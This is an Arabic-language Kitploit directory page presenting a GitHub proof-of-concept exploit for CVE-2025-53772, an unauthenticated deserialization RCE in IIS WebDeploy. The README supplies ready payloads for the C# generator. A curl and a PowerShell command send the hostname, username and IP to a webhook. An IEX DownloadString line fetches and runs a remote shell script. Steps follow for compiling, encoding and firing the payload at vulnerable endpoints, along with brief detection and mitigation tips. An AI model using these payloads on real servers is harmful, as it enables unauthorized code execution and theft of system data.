
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/momollax/cve-2025-53772-iis-webdeploy-rce
الاستغلالاستغلال تطبيقات الويبالقيادة والسيطرةالتعلم والتعليمأداة الوصول عن بعدتطوير الحمولات
GitHubmomollax/cve-2025-53772-iis-webdeploy-rce

CVE-2025-53772-IIS-WebDeploy-RCE

استغلال لإثبات المفهوم (PoC) لثغرة CVE-2025-53772، وهي ثغرة تنفيذ تعليمات برمجية عن بُعد في IIS WebDeploy عبر إلغاء تسلسل غير آمن. يتضمن توليد حمولات قابلًا للتخصيص لجمع المعلومات وتنفيذ الأوامر وإنشاء قذائف عكسية.

عرض المستودع
5728منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2025-53772 - استغلال RCE في IIS WebDeploy

يحتوي هذا المستودع على استغلال إثبات المفهوم (PoC) لثغرة CVE-2025-53772، وهي ثغرة تنفيذ تعليمات برمجية عن بُعد (Remote Code Execution - RCE) في IIS WebDeploy عبر إلغاء التسلسل غير الآمن.

⚠️ إخلاء مسؤولية

هذه الأداة مخصصة للأغراض التعليمية واختبارات الأمان المصرح بها فقط. المؤلف غير مسؤول عن أي إساءة استخدام أو ضرر ناتج عن هذا البرنامج. استخدمها فقط على الأنظمة التي تملكها أو لديك إذن صريح لاختبارها.

🔧 الإعداد السريع

1. تخصيص الحمولة

قم بتعديل الحمولة في ملف poc.cs في السطرين 18-19 لتحديد الإجراء المستهدف (action): csharp// Replace with your webhook URL and desired payload

set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");

📋 أمثلة على الحمولات

جمع المعلومات (موصى به):

set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");

تنفيذ أمر بسيط:

set.Add("/c calc.exe");  // Opens calculator

صدفة عكسية (متقدمة):

set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");

2. توليد حمولة الاستغلال

سيقوم GitHub Action تلقائيًا بتجميع الـ PoC وإنشاء الحمولة المشفرة بنظام Base64:
  • ادفع تغييراتك لتشغيل GitHub Action
  • انتقل إلى تبويب Actions في مستودعك
  • انقر على أحدث تشغيل لسير العمل


  • ابحث عن الحمولة المُولّدة في مخرجات وحدة التحكم:
مخرجات الحمولة في GitHub Actions

3. نشر الاستغلال

استخدم الحمولة المُولّدة بنظام Base64 ضد نقطة نهاية IIS WebDeploy المعرضة للخطر:

مثال على نشر الحمولة

🎯 تفاصيل الثغرة

معرّف CVE: CVE-2025-53772

البرنامج المتأثر: IIS WebDeploy (إصدارات متعددة) نوع الثغرة: إلغاء تسلسل غير آمن يؤدي إلى RCE متجه الهجوم: عن بُعد، بدون مصادقة الخطورة: حرجة

🛠️ التجميع اليدوي (اختياري)

إذا كنت تفضل التجميع محليًا بدلاً من استخدام GitHub Actions: bash# Windows with .NET Framework C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs poc.exe > payload.txt

أو باستخدام Visual Studio

csc poc.cs poc.exe

📡 إعداد Webhook

  • انتقل إلى webhook.site للحصول على رابط webhook مجاني
  • استبدل YOUR-WEBHOOK-ID في الحمولة بمعرّفك الفريد
  • راقب الطلبات الواردة لرؤية نتائج تنفيذ الاستغلال

🔍 الاكتشاف والتخفيف

الاكتشاف:

  • راقب أنشطة إلغاء التسلسل غير المعتادة الخاصة بـ BinaryFormatter
  • ابحث عن عمليات spawn مشبوهة من عمليات عمل IIS
  • مراقبة الشبكة لاتصالات صادرة غير متوقعة

التخفيف:

  • قم بتحديث IIS WebDeploy إلى أحدث إصدار مصحح
  • قم بتنفيذ التحقق من صحة الإدخال وتنظيفه
  • استخدم قوائم السماح لأنواع إلغاء التسلسل
  • نفّذ عزل الشبكة والمراقبة

📚 المراجع

  • تفاصيل CVE-2025-53772
  • نشرة أمان Microsoft
  • قاعدة بيانات الثغرات NIST
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






